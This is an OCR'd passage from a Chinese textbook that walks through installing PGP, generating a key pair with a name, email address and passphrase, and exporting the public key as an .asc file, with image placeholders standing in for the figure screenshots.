


图 3.16 选择加密应用选项




图 3.17 安装完成重启



图 3.18 选择 PGP




图 3.19 创建新密钥

（3）在 Full name 文本框中输入想要创建的公钥名称，在 Email address 文本框中输入用户的电子邮件地址，如图 3.20 所示。




图 3.20　输入密钥信息

（4）在 Passphrase 密码文本框中输入长度必须大于等于 8 位的密码。在确认文本框中再输入一次。PGP 的输入密码界面不会显示你输入的密码，前提是勾选了 Hide Typing，如图 3.21 所示。




图 3.21　输入密码

（5）密钥生成过程，如图 3.22 所示。

（6）密钥生成完成，如图 3.23 所示。

（7）密钥创建成功后，如图 3.24 所示。

3. 导出并分发公钥

（1）Keys→Export，如图 3.25 所示。




图 3.22 密钥创建中




图 3.23 密钥创建完成




图 3.24 密钥创建成功




图 3.25　导出公钥

（2）保存公钥为.asc 文件，如图 3.26 所示。

